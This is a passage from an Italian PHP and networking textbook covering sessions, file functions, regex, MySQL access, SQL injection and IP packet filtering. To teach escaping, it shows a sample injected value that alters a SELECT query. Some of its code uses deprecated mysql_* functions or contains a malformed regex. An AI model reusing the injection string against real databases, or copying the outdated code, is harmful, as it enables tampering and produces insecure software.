Le sessioni sono il modo con il quale è possibile conservare delle informazioni, nell'ambito di un'applicazione scritta in PHP, attraverso accessi successivi. Questo problema si pone quando è necessario riconoscere che si tratta dello stesso utente che continua ad accedere durante una stessa sessione di lavoro.

Le informazioni relative alla sessione vengono conservate dall'interprete PHP in file temporanei, la cui collocazione è determinata attraverso la direttiva di configurazione ***session.save_path***, nel file '`php.ini`' (può essere modificata anche attraverso la funzione ***session_save_path()***, il cui uso è però sconsigliabile, se si vuole scrivere un programma che non dipenda dalle caratteristiche particolari della piattaforma in cui si trova a funzionare). Generalmente, potrebbe trattarsi della directory '`/var/lib/php.../`', la quale deve consentire l'accesso in lettura e scrittura all'utenza di sistema con cui figura funzionare l'interprete PHP. Eventualmente, in presenza di errori relativi alla gestione delle sessioni, va verificato proprio quale sia il percorso per questi file temporanei e i permessi di accesso esistenti in tale directory.

Naturalmente, perché la sessione possa mantenersi, il programma cliente (il navigatore) deve conservare un'informazione univoca che permetta al PHP di riconoscere che l'accesso fa parte di una certa sessione già attiva. Per questo si usano i *cookie* o informazioni inserite come metodi GET o POST. Il sistema dei *cookie* è quello più efficace e, generalmente, le applicazioni scritte in PHP richiedono che il programma cliente consenta l'uso dei *cookie*.

La sessione inizia formalmente con l'uso della funzione ***session_start()***, la quale genera una nuova sessione o riprende una sessione precedente, se questa risulta già attiva.

Le informazioni relative alla sessione in corso, sono conservate nell'array superglobale ***$_SESSION[]***, ed è in questo array che le informazioni da preservare vanno aggiunte.

Viene mostrato un esempio completo, di un file PHP che, chiamato per la prima volta, richiede di inserire una parola d'ordine; poi, alle chiamate successive, riconoscendo che questa è già stata inserita, consente di incrementare un contatore, fino a quando si richiede espressamente di uscire dalla sessione, azzerando il contatore e la parola d'ordine memorizzata.


```
<?php
session_start ();
$password_attesa = "la mia password";
//
if (!isset ($_SESSION["contatore"]))
  {
    $_SESSION["contatore"] = 0;
  }
if (!isset ($_SESSION["password"]))
  {
    $_SESSION["password"] = "";
  }
//
if (isset ($_POST["password"]))
  {
    $_SESSION["password"] = $_POST["password"];
  }
if (isset ($_POST["incrementa"])
  && $_POST["incrementa"] == "+"
  && $_SESSION["password"] == $password_attesa)
  {
    $_SESSION["contatore"]++;
  }
if (isset ($_POST["esci"])
  && $_POST["esci"] == "0"
  && ($_SESSION["password"] == ""
    || $_SESSION["password"] == $password_attesa))
  {
    $_SESSION["contatore"] = 0;
    $_SESSION["password"] = "";
  }
//
echo ("<!doctype html>\n");
echo ("<html>\n");
echo ("  <head>\n");
echo ("    <meta charset=\"UTF-8\">\n");
echo ("    <title>Sessione</title>\n");
echo ("  </head>\n");
echo ("  <body>\n");
```

```
echo ("    <p>contatore: ".$_SESSION["contatore"]."</p>\n");
//
if ($_SESSION["password"] != $password_attesa)
  {
    echo ("    <form method=\"POST\">\n");
    echo ("    <p>Password: ");
    echo ("    <input type=\"password\" name=\"password\" "
         ."value=\"\">\n");
    echo ("    <input type=\"submit\" value=\"inizia\">\n");
    echo ("    </form>\n");
  }
else
  {
    echo ("    <form method=\"POST\">\n");
    echo ("    <input type=\"submit\" name=\"incrementa\" "
         ."value=\"+\">\n");
    echo ("    <input type=\"submit\" name=\"esci\" "
         ."value=\"0\">\n");
    echo ("    </form>\n");
  }
echo ("  </body>\n");
echo ("</html>\n");
?>
```

Come si vede nell'esempio, la sessione conserva due informazioni: ***$_SESSION["password"]***, pari alla parola d'ordine corrente, e ***$_SESSION["contatore"]***, pari al contatore da incrementare. Dal metodo POST si attendono tre campi possibili: ***password***, ***incrementa*** ed ***esci***. Se c'è il campo ***password***, questo viene annotato nella sessione; se c'è il campo ***incrementa*** che contiene correttamente la stringa '**+**', e la parola d'ordine annotata nella sessione è quella attesa, allora il contatore ***$_SESSION["contatore"]*** viene incrementato; se c'è il campo ***esci*** che contiene correttamente la stringa '**0**', e la parola d'ordine annotata nella sessione è quella attesa, oppure non c'è affatto, allora il contatore ***$_SESSION["contatore"]*** viene azzerato e viene azzerata anche la parola d'ordine.

Successivamente, viene predisposta una pagina HTML, dove si mostra un formulario con la richiesta della parola d'ordine se questa non risulta inserita correttamente, oppure con due bottoni, uno per incrementare il contatore e l'altro per azzerarlo e ricominciare.

Figura 41.83. Aspetto del programma di esempio: a sinistra si vede l'inizio della sessione con la richiesta della parola d'ordine; a destra si vede la sessione in corso, con i bottoni di incremento e di uscita dalla sessione.



Prima di creare o di fare riferimento a una sessione, attraverso la funzione ***session_start()***, è possibile indicare il nome di una sessione precisa: ciò consente di tenere distinte sessioni alternative, per qualche scopo. Quando questo nome di sessione non viene specificato, si intende implicitamente quello predefinito, pari a '**PHPSESSID**'. Il nome della sessione può essere definito o letto attraverso la funzione ***session_name()***, la quale va usata sempre prima di ***session_start()***:

```
$nome = session_name ("mia_sessione");
session_start ();
```

L'esempio mostra l'uso della funzione ***session_start()***: in questo caso viene salvato il nome della sessione attiva precedentemente nella variabile ***$nome*** e viene selezionata la nuova sessione '**mia_sessione**'.

Una sessione può essere chiusa esplicitamente, eliminando quanto memorizzato nell'array ***$_SESSION[]***, con la funzione ***session_destroy()***. Va però osservato che viene eliminata la sessione attiva: se si vuole eliminare una sessione precisa, la quale potrebbe risultare attiva o meno, va usata prima la funzione ***session_name()*** e, per maggiore sicurezza, anche ***session_start()***:


```
$nome = session_name ("mia_sessione");
session_start ();
session_destroy ();
```

41.13 Accesso ai file

Il linguaggio PHP offre molte funzioni più o meno conformi allo standard della libreria C e POSIX, per l'accesso al file system, ma mette a disposizione anche alcune funzioni particolari che rendono più semplice l'accesso ai file. Queste ultime funzioni sono quelle che si trovano più frequentemente nel codice PHP, proprio per la loro praticità.

```
file (percorso)
```

La funzione ***file()*** richiede l'indicazione di una stringa contenente il percorso necessario a raggiungere un file di testo. La funzione si occupa di leggere il file e di restituire un array di stringhe, contenenti ognuna la riga ***n***-esima del file di origine. Le righe del file originario vengono copiate come sono, complete del codice di interruzione di riga finale. Se la lettura fallisce, la funzione restituisce il valore *Falso*.

```
file_get_contents (percorso)
```

La funzione ***file_get_contents()*** legge un file di qualunque tipo e lo restituisce come se fosse una stringa. Se la lettura fallisce, restituisce il valore *Falso*.

```
file_put_contents (percorso, contenuto)
```

La funzione ***file_put_contents()*** crea o sovrascrive un file di qualunque tipo, restituendo la quantità di byte scritti con successo. Il primo argomento richiesto è il percorso del file, mentre il secondo rappresenta il contenuto da scrivere, il quale può essere in forma di stringa o di array di stringhe.

```
read_file (percorso)
```

La funzione ***read_file()*** consente di leggere un file e di riprodurlo (visualizzarlo). In pratica svolge il ruolo di ***echo(file_get_contents())***.

Le funzioni di lettura dei file che sono state descritte (***file()***, ***file_get_contents()*** e ***read_file()***) possono essere usate per leggere sia file locali, sia file remoti, raggiungibili con i protocolli HTTP, HTTPS e FTP. In tal caso, invece di indicare un percorso tradizionale a un file locale, si indica un URI, del tipo '`http://`…'.

41.14 Espressioni regolari

Il linguaggio PHP utilizza preferibilmente le espressioni regolari secondo la sintassi del Perl come descritto in sintesi nella sezione 24.13. Senza entrare nel dettaglio della sintassi delle espressioni regolari, la quale invece va approfondita nella documentazione originale, va osservato che le stringhe di tali espressioni devono essere raccolte in delimitatori appropriati, corrispondenti di solito alla barra obliqua '**/**', come si fa nel linguaggio Perl, anche se qui, con il PHP, tali espressioni sono ben individuate da parametri distinti nelle funzioni che le utilizzano.

Le funzioni fondamentali per la gestione delle espressioni regolari secondo la sintassi Perl, sono ***preg_match()*** e ***preg_replace()***.

```
preg_match (regex, stringa)
```

La funzione ***preg_match()*** confronta l'espressione regolare che costituisce il primo parametro, con la stringa che ne costituisce il secondo. La funzione restituisce zero se non si verifica alcuna corrispondenza, oppure uno se una corrispondenza c'è.

```
$n = preg_match ('/href=["\'].*\.css["\'].*$/', $riga);
```

L'esempio mostra la ricerca, all'interno della variabile ***$riga***, di una corrispondenza con l'espressione regolare '**href=["'].*\.css["'].*$**', la quale, in qualità di stringa, è delimitata da apici singoli, pertanto, gli apici singoli che appaiono al suo interno sono protetti da una barra obliqua inversa; inoltre, essendo un'espressione regolare, è delimitata ulteriormente, in questo caso dalla barra obliqua normale.

Le difficoltà maggiori nell'uso delle espressioni regolari in PHP, riguardano la protezione dei caratteri a causa del modo in cui si delimitano le stringhe, dal momento che questo comporta l'uso di sequenze di escape da inserire nelle espressioni regolari. Pertanto, quando si usano funzioni PHP per le espressioni regolari, prima vanno scritte le espressioni, poi vanno rielaborate in funzione dei delimitatori di stringa utilizzati.

```
preg_replace (regex, rimpiazzo, oggetto)
```

La funzione ***preg_replace()*** interviene su una stringa o su un array di stringhe (l'ultimo parametro), restituendo un risultato dello stesso tipo (stringa o array di stringhe), eseguendo una trasformazione in corrispondenza delle occorrenze dell'espressione regolare che costituisce il primo parametro, utilizzando come rimpiazzo il secondo parametro.

```
$nuova = preg_replace ('/(href=["\']).*\.css["\'].*)$/',
                       '${1}http://mio.dominio.it${2}',
                       $riga);
```

Nell'esempio si vede che l'espressione regolare indicata come primo argomento, contiene delle parentesi tonde, con le quali si delimitano due porzioni. Nella stringa di rimpiazzo, si fa riferimento alla corrispondenza delle due porzioni con delle metavariabili (relative all'espressione regolare), indicate come '**${1}**' e '**${2}**'. Lo scopo dell'esempio è quello di rimpiazzare il percorso di un file che si presume relativo, con l'aggiunta del protocollo e del nome a dominio.

```
preg_grep (regex, array)
```

La funzione ***preg_grep()*** scandisce l'array di stringhe fornito come secondo argomento, alla ricerca della corrispondenza con l'espressione regolare indicata come primo argomento, restituendo un array di stringhe che contiene gli elementi del primo che hanno una corrispondenza positiva.

```
preg_split (regex, stringa)
```

La funzione ***preg_split()*** restituisce un array di stringhe, ottenuto spezzando la stringa fornita come secondo argomento, dove l'espressione regolare fornita come primo argomento trova una corrispondenza.

41.15 Accesso a basi di dati MySQL

Con il linguaggio PHP è possibile accedere a diversi tipi di DBMS, ma quello a cui il PHP è stato abbinato storicamente è MySQL e generalmente tutte le configurazioni comuni dell'interprete PHP hanno la disponibilità di almeno un accesso a una base di dati MySQL. Pertanto, anche se ci possono essere ragioni importanti per preferire DBMS diversi, sul piano tecnico, sul piano della licenza o su quello della fiducia nei confronti di chi ne detiene i diritti, MySQL rimane la prima scelta per il PHP.

Per poter accedere a una base di dati è necessario che sia instaurata una connessione con il servente MySQL, attraverso la funzione ***mysql_connect()***, la quale va usata preferibilmente con gli argomenti di questo modello:

```
mysql_connect (nodo_e_porta, utente, parola_d'ordine);
```


La funzione restituisce un valore che serve a identificare la connessione instaurata, oppure il valore *Falso* in caso di fallimento dell'operazione.

```
$link = mysql_connect ("127.0.0.1:3306", "tizio",
                       "miapassword");
if (!$link)
  {
    echo ("<p>Non riesco a connettermi al DBMS!</p>\n");
  }
```

L'esempio mostra un tentativo di collegamento a un servente MySQL presso l'elaboratore locale, in ascolto alla porta 3306, la quale dovrebbe essere quella predefinita, in qualità di utente '**tizio**' (utente del DBMS), con la parola d'ordine '**miapassword**'. Se il collegamento fallisce si produce un avvertimento.

Il nodo a cui ci si deve connettere può essere indicato anche per nome, se esiste un nome a dominio valido; inoltre il numero di porta può essere omesso (in tal caso si tolgono anche i due punti separatori).

La funzione ***mysql_connect()*** ha di buono che può essere richiamata quante volte si vuole, ma se gli argomenti della chiamata sono gli stessi (oppure se sono omessi), queste chiamate ridondanti non vanno a creare connessioni ulteriori, in quanto si limitano a confermare quella già in essere.

Dopo la connessione al DBMS si deve pensare alla selezione della base di dati, con la funzione ***mysql_select_db()***:

```
mysql_select_db (nome_db[, connessione]);
```

Come si vede dal modello sintattico, è necessario indicare il nome della base di dati a cui ci si vuole collegare, mentre è possibile indicare il riferimento alla connessione (il DBMS) a cui si fa riferimento. In mancanza dell'indicazione esplicita della connessione, si intende fare riferimento all'ultima connessione attivata.

```
$result = FALSE;
$link = mysql_connect ("127.0.0.1:3306", "tizio",
                       "miapassword");
if ($link)
  {
    $result = mysql_select_db ("db_1");
    if (!$result)
      {
        echo ("<p>Non riesco ad accedere "
              ."alla base di dati!</p>\n");
      }
  }
```

La funzione ***mysql_select_db()*** restituisce un valore logico, pari a *Vero* se tutto è andato bene, o pari a *Falso* in caso di problemi. L'esempio appena apparso mette in evidenza questo fatto.

La fase successiva consiste nello scrivere un comando SQL, da impartire attraverso la funzione ***mysql_query()***:

```
mysql_query (interrogazione);
```

```
$result = FALSE;
$result = mysql_query ("SELECT * FROM Articoli "
                       ."WHERE Listino >= 1");
```

L'esempio mostra una situazione molto semplice, con la quale si esegue il comando SQL '**SELECT * FROM Articoli WHERE Listino >= 1;**'. L'esito di questa interrogazione viene raccolto dalla variabile ***$result***, la quale contiene il valore *Falso* se l'operazione fallisce. In questo caso, il comando SQL dovrebbe produrre le tuple della tabella '**Articoli**' che corrispondono alla condizione posta, ma per leggere questi dati, occorre una fase successiva. Entrano in gioco, a questo punto, due funzioni importanti: ***mysql_num_rows()*** e ***mysql_fetch_assoc()***.

```
mysql_num_rows (risorsa);
```

La funzione ***mysql_num_rows()*** riceve come argomento l'esito di un'interrogazione SQL, prodotto attraverso la funzione ***mysql_query()***, restituendo la quantità di righe ottenute:

```
$result = FALSE;
$righe = 0;
$result = mysql_query ("SELECT * FROM Articoli "
                       ."WHERE listino >= 1");
if (!$result)
  {
    echo ("<p>La lettura della tabella è fallita!</p>\n");
  }
else
  {
    $righe = mysql_num_rows ($result);
    echo ("<p>Ho letto $righe righe.</p>\n");
  }
```

Come si vede nell'esempio, dopo l'interrogazione SQL si valuta se l'esito è valido; se lo è, si verifica la quantità di righe ottenute che viene inserita nella variabile ***$righe***.

```
mysql_fetch_assoc (risorsa);
```

La funzione ***mysql_fetch_assoc()*** permette di leggere, una riga alla volta, quanto ottenuto attraverso un'interrogazione SQL eseguita con la funzione ***mysql_query()***. La riga letta viene resa in forma di array associativo, in cui l'indice di accesso è costituito dal nome della colonna. Quando la lettura termina, la funzione restituisce il valore *Falso*.

```
$result = FALSE;
$righe  = 0;
$riga   = "";
$result = mysql_query ("SELECT * FROM Articoli "
                       ."WHERE listino >= 1");
if (!$result)
  {
    echo ("<p>La lettura della tabella è fallita!</p>\n");
  }
else
  {
    $righe = mysql_num_rows ($result);
    echo ("<p>Ho letto $righe righe.</p>\n");
    while ($riga = mysql_fetch_assoc ($result))
      {
        echo ("<p>articolo ".$riga["codice"]
              ." "
              .$riga["descrizione"]
              .", prezzo: "
              .$riga["prezzo"]
              ."</p>");
      }
  }
```

Come si vede, la funzione ***mysql_fetch_assoc()*** viene usata in un ciclo, fino a quando restituisce un'informazione valida. Si presume che la tabella che è stata oggetto dell'interrogazione contenga le colonna ***codice***, ***descrizione*** e ***prezzo*** (oltre a ***listino*** che viene usata per la condizione di selezione delle tuple).

41.16 Il problema dell'iniezione di codice SQL

Il PHP è un linguaggio interpretato che consente di espandere le variabili all'interno delle stringhe; per esempio, consente di scrivere codice di questo tipo:

```
$tvb = "ti voglio bene";
echo ("Ma lo sai che $tvb?");
```

Si comprende che l'esito della funzione ***echo()*** è la frase completa: «Ma lo sai che ti voglio bene?». In generale questo è un fatto positivo, ma diventa un problema quando si lavora con la funzione ***mysql_query()***, quando il comando SQL viene costruito a partire da dati immessi dagli utenti.

```
$comando = "";
$result = FALSE;
$codice = "q123";
$comando = "SELECT * FROM Articoli WHERE codice = '$codice'";
$result = mysql_query ($comando);
```


In questo esempio, alla fine viene eseguito il comando SQL '**`SELECT * FROM Articoli WHERE codice = 'q123';`**', senza alcun problema particolare. Tuttavia, se il codice che si cerca provenisse dall'esterno, si potrebbe produrre qualcosa di non desiderabile:

```
// La variabile $comando contiene la stringa seguente:
//
//    %' AND descrizione='d%
//
$comando = "SELECT * FROM Articoli WHERE codice = '$codice'";
$result = mysql_query ($comando);
```

In questo caso, il comando che viene dato effettivamente diventa '**`SELECT * FROM Articoli WHERE codice = '%' AND descrizione='d%';`**'. In pratica, una ricerca che era intesa da svolgersi con il riferimento al codice, diventa una ricerca basata sulla descrizione. L'esempio in sé non mostra nulla di così pericoloso, ma serve a far capire che c'è sempre il rischio che i comandi SQL vengano trasformati in qualcosa di non desiderabile. Per evitare questo problema, occorre produrre la codifica in modo appropriato.

D'altra parte, anche senza voler considerare la malizia umana, occorre considerare che i comandi SQL sono scritti secondo una sintassi che prevede la delimitazione di alcune stringhe e la protezione di caratteri che altrimenti verrebbero interpretati con significati particolari. Per esempio, il codice articolo cercato, potrebbe contenere il carattere apostrofo:

```
$codice = "q'123";
$comando = "SELECT * FROM Articoli WHERE codice = '$codice'";
$result = mysql_query ($comando);
```

In questo caso, il comando SQL risulterebbe errato, perché il codice avrebbe dovuto essere scritto come '**`q\'123`**'.

Per prima cosa è bene evitare l'espansione delle variabili nelle stringhe che servono a costruire i comandi SQL. Per questo si può usare il concatenamento di stringa:

```
$comando = "SELECT * FROM Articoli ".
           "WHERE codice = '".$codice."'";
```

Oppure, si può usare la funzione ***sprintf()*** (equivalente a quella con lo stesso nome dello standard C) che rende il procedimento ancora più chiaro:

```
$comando = sprintf ("SELECT * FROM Articoli "
                    ."WHERE codice = '%s'",
                     $codice);
```

Poi occorre trattare i dati da immettere in un comando SQL in modo che ottengano la protezione dei caratteri che non possono essere rappresentati, tali e quali, nelle stringhe SQL:

```
$codice = "q'123";
$comando = sprintf ("SELECT * FROM Articoli "
                    ."WHERE codice = '%s'",
                     mysql_real_escape_string ($codice));
```

La funzione ***mysql_real_escape_string()*** ha quindi lo scopo di trasformare la stringa ricevuta come argomento, in modo da poter essere inserita all'interno della delimitazione con apici singoli dei comandi SQL.


41.17 GWADM

GWADM è un servizio per la didattica, attraverso il quale è possibile esercitarsi nella realizzazione di applicazioni in PHP, senza dover installare nulla in un elaboratore locale.

Il servizio riconosce gli accessi in base al sistema Openid di Google, pertanto, lo si può utilizzare solo se si dispone di un'utenza Google. Tuttavia, una volta entrati nella gestione di GWADM, i programmi che si realizzano in PHP potrebbero interferire con tutto il servizio, sia con quanto fatto da altre persone, sia con il programma che costituisce GWADM, perché i privilegi efficaci sono gli stessi per tutti.

Per la debolezza descritta, si tratta di un servizio puramente didattico, dove chi lo utilizza deve avere l'accortezza e il rispetto necessari, nei confronti di tutti gli utilizzatori; ma va anche considerato il rischio di perdere il lavoro a causa di un'aggressione al sistema stesso.

GWADM può essere installato in un proprio servente HTTP+PHP, prelevando il pacchetto da *https://docs.google.com/open?id=0B7kc1cYTL1pjOWs1U1E3NTN5MjA* [2].



GWADM si mostra come un pannello che elenca il contenuto di una cartella. La prima cartella che viene mostrata è quella principale dell'utente. I vari componenti evidenziati nella figura sono:

1. nominativo e indirizzo di posta elettronica dell'utente;
2. spazio disponibile e spazio utilizzato attualmente dall'utente;
3. riferimento ipertestuale per visualizzare la pagina principale dell'utente (*home page*);
4. riferimento ipertestuale per visualizzare l'elenco dei registri degli accessi;
5. bottone per visualizzare la configurazione di PHP;
6. bottone per richiedere l'uscita dalla sessione di lavoro;
7. barra per indicare manualmente la cartella nella quale si vuole operare (deve trovarsi all'interno del percorso a cui è abbinato l'utente);
8. barra per la selezione e il caricamento di un file;
9. barra per la creazione di un file o di una cartella;
10. elenco del contenuto della cartella corrente (quella indicata nel punto 7);
11. tendina con le azioni disponibili per i file e le cartelle selezionate eventualmente dall'elenco;
12. bottone per procedere con il comando relativo ai file selezionati dall'elenco;
13. permessi di accesso di file e cartelle (per modificare un permesso basta un clic sullo stesso);
14. tendina con le azioni disponibili per una singola voce dell'elenco;
15. bottone per procedere con il comando relativo al file selezionato o alla cartella selezionata;

Nell'elenco, la dimensione che appare a fianco delle cartelle, rappresenta lo spazio utilizzato complessivamente al loro interno.

Si può osservare che il servizio è fatto prevalentemente per creare e modificare file, direttamente, senza l'ausilio di un'applicazione locale. Pertanto, il caricamento dei file è ammesso solo singolarmente, mentre è possibile scaricare gruppi di file e di cartelle, impacchettati in un archivio ZIP.

41.18 Riferimenti

«

- *PHP documentation*, *http://php.net/doc.php*
- Gianluca Giusti, *Programmare in PHP*, 2003, *http://www.urcanet.it/brdp/php_manual/*

[1] **PHP** PHP license


[2] Se questo riferimento non dovesse funzionare, si veda la pagina *http://informaticalibera.net* .

Filtri, proxy e ridirezione del traffico IP

42.1 Traffico IPv4 e filtri

Prima di poter studiare i meccanismi di filtro del traffico IP occorre conoscere alcuni concetti elementari che riguardano questi protocolli; diversamente diventa difficile comprendere il senso delle cose che si fanno. In particolare è il caso di ripetere inizialmente l'abbinamento tra il modello ISO-OSI e la realtà del TCP/IP (l'argomento è trattato approfonditamente nella sezione 32.1).

Figura 42.1. Abbinamento tra il modello ISO-OSI e la realtà dei protocolli TCP/IP.




42.1.1 Caratteristiche elementari dei protocolli fondamentali

Sulla base del protocollo IP si utilizzano in modo particolare i protocolli ICMP, UDP e TCP. Le informazioni contenute nei pacchetti del protocollo ICMP sono diverse da quelle che riguardano UDP e TCP, principalmente per il fatto che nel primo non si utilizzano le porte. Infatti, il protocollo ICMP viene usato per l'invio di messaggi che riguardano il funzionamento della rete, distinguendoli in base a un numero. Pertanto, un pacchetto ICMP, oltre agli indirizzi IP di origine e di destinazione, contiene un numero che qualifica il tipo di messaggio (precisamente un tipo e un sottotipo).

Tabella 42.2. Alcuni tipi di messaggi ICMP.


Tipo	Nome	Chi lo utilizza
0	echo-reply	ping
3	destination-unreachable	traffico TCP e UDP
5	redirect	instradamento dei pacchetti
8	echo-request	ping
11	time-exceeded	traceroute

Figura 42.3. Viaggio di un messaggio ICMP.




I pacchetti dei protocolli UDP e TCP hanno la caratteristica comune di possedere, oltre all'indicazione dell'indirizzo di origine e di quello di destinazione, anche un numero di porta, sia per l'origine, sia per la destinazione. In altri termini, un pacchetto UDP o TCP è originato da un certo indirizzo IP e da una certa porta, essendo diretto a un certo indirizzo IP e a una certa porta.

Figura 42.4. Viaggio di un pacchetto UDP o TCP.



Evidentemente, l'informazione sulla porta serve a ogni nodo per distinguere il contesto per il quale viene inviato o ricevuto un pacchetto. In particolare, se il protocollo prevede una risposta di qualche tipo, questa avviene generalmente utilizzando le stesse porte in senso inverso.

Figura 42.5. Andata e ritorno per le connessioni che prevedono l'uso delle porte.



Per quanto riguarda il caso particolare del protocollo TCP, la connessione può avvenire solo se si forma un flusso di pacchetti sia di andata, sia di ritorno, anche se uno dei due flussi serve solo per confermare gli invii dall'altra parte. In questo senso, l'interruzione della comunicazione in una direzione impedisce anche l'altra.


42.1.2 Porte

Nei sistemi Unix si distinguono due gruppi importanti di porte: quelle privilegiate, rappresentate solitamente dall'intervallo da 0 a 1023, e le altre, non privilegiate, che vanno da 1024 a 65535.

La differenza sta nel fatto che i processi possono aprire localmente una porta del gruppo da 1 a 1023 solo se funzionano con i privilegi dell'utente '**`root`**'. In questo senso, si tratta generalmente di demoni che offrono un servizio attraverso la rete, restando in ascolto di una porta privilegiata, attraverso la quale poi rispondono quando interpellati.

Molti numeri di porta hanno un utilizzo convenzionale, specialmente per quanto riguarda il gruppo di quelle privilegiate. In questo modo si può prevedere quale sia la porta che occorre interpellare per raggiungere un certo servizio in un nodo determinato. Per converso, generalmente, il processo che inizia la comunicazione rivolgendosi a un servizio noto, apre per conto proprio una porta non privilegiata. Si può osservare a questo proposito l'esempio che appare nella figura 42.6, in cui si vede che nel nodo «A» un programma di navigazione richiede e ottiene una connessione con il nodo «B» per un servizio HTTP, offerto lì attraverso la porta 80. La porta scelta dal navigatore per questa operazione viene presa a sua discrezione tra quelle non privilegiate che non sono già allocate o riservate per qualche scopo particolare.


Figura 42.6. Esempio di ciò che accade quando dal nodo «A» un processo instaura una connessione HTTP con il nodo «B»; in particolare, in questo caso il processo in questione utilizza localmente la porta 1083.



42.1.3 Frammentazione IP

I pacchetti generati a livello di trasporto (TCP, UDP e ICMP) possono essere frammentati dal protocollo IP, in base alle necessità. In tal caso, i frammenti successivi al primo hanno meno informazioni a disposizione; per la precisione perdono le indicazioni salienti che permettono di identificare le loro caratteristiche in base ai protocolli del livello di trasporto. Generalmente, quando si inserisce un filtro al traffico IP si fa in modo di ricomporre i pacchetti, ammesso che sia garantito il passaggio obbligato attraverso il filtro stesso.

Figura 42.7. Informazioni essenziali nei pacchetti e livello in cui vengono inserite.



La figura 42.1 dovrebbe aiutare a capire il concetto: è il protocollo IP che si occupa di frammentare i pacchetti (al suo livello) quando il protocollo sottostante non è in grado di gestire le dimensioni che sarebbero richieste. Pertanto, nei pacchetti frammentati è garantita

soltanto la presenza dell'indicazione degli indirizzi IP del mittente e del destinatario, assieme alle informazioni necessarie a ricomporre i pacchetti. In questo modo, le informazioni relative alle porte TCP o UDP si trovano normalmente nel primo di tali frammenti, mentre gli altri ne sono sprovvisti.

Il protocollo TCP è in grado di frammentare e ricomporre i pacchetti provenienti dal livello superiore, ma questo non esclude la possibilità che debba intervenire anche una frammentazione ulteriore, a livello IP, a causa delle limitazioni della rete, di cui il protocollo TCP non può essere consapevole.


42.1.4 Pacchetti SYN

L'instaurarsi di una connessione TCP avviene attraverso fasi differenti, in cui vengono usati degli indicatori all'interno dei pacchetti per attribuire loro un significato speciale. In particolare, quando un pacchetto contiene il bit SYN attivo, si tratta di un tentativo di iniziare una nuova connessione.

L'individuazione del pacchetto SYN è importante per capire chi sia colui che inizia a fare qualcosa. Per esempio, se una connessione TCP avviene tra il nodo «A» con la porta 1083 e il nodo «B» con la porta 80, non vuol dire necessariamente che si tratti di una connessione iniziata da «A», così come non è detto che si tratti dell'utilizzo di un servizio HTTP.

Nella realizzazione di un sistema di filtri di pacchetti IP, potrebbe essere utile individuare i pacchetti SYN in modo da poter intervenire sulle comunicazioni in base al verso che hanno.

Figura 42.8. Il pacchetto SYN rivela da quale parte ha inizio la connessione.



42.1.5 Conseguenze nell'introduzione di un filtro

Un filtro nel traffico dei pacchetti può tenere conto solo delle poche informazioni che questi portano con sé, considerando anche la possibilità che queste siano state contraffatte. In generale, diventa difficile poter dire: «voglio escludere il traffico del servizio "X"». In realtà si escludono i pacchetti che dovrebbero servire a quel tipo di servizio o che servono alla sua instaurazione.

La realizzazione di un filtro efficace per i fini che ci si aspetta di ottenere può essere realizzato solo conoscendo bene le caratteristiche dei protocolli coinvolti. In realtà, una conoscenza così approfondita è difficile da acquisire, anche quando il proprio lavoro è fare l'amministratore di rete. Infatti, una svista può causare il malfunzionamento di qualcosa, oppure, peggio, può lasciare aperto un passaggio a un aggressore o a un altro tipo di pericolo.

In generale, meno compiti si attribuiscono a un filtro, meglio si riesce a controllare la situazione. L'uso di programmi per l'analisi del traffico nella rete permette di comprendere meglio, in pratica, cosa succeda effettivamente (si veda eventualmente IPTraf descritto nella sezione 43.8.4).

42.1.5.1 Messaggi ICMP

In generale, bisogna fare molta attenzione se si introduce un qualche tipo di filtro ai pacchetti contenenti messaggi ICMP, dal momento che da questi dipende il funzionamento della rete. Sicuramente non si può escludere il passaggio di messaggi di tipo 3: *destination-unreachable*.

42.1.5.2 Protocolli basati su TCP

In linea di principio, i protocolli basati su TCP sulla base del presupposto che un servente collocato da qualche parte offra il suo servizio attraverso una porta privilegiata, mentre i clienti lo interpellano usando localmente una porta non privilegiata.

Volendo fare riferimento al caso del protocollo HTTP, si possono individuare le connessioni in uscita, verso serventi esterni, come quelle che avvengono tra il gruppo di porte locali non privilegiate e la porta 80 remota.

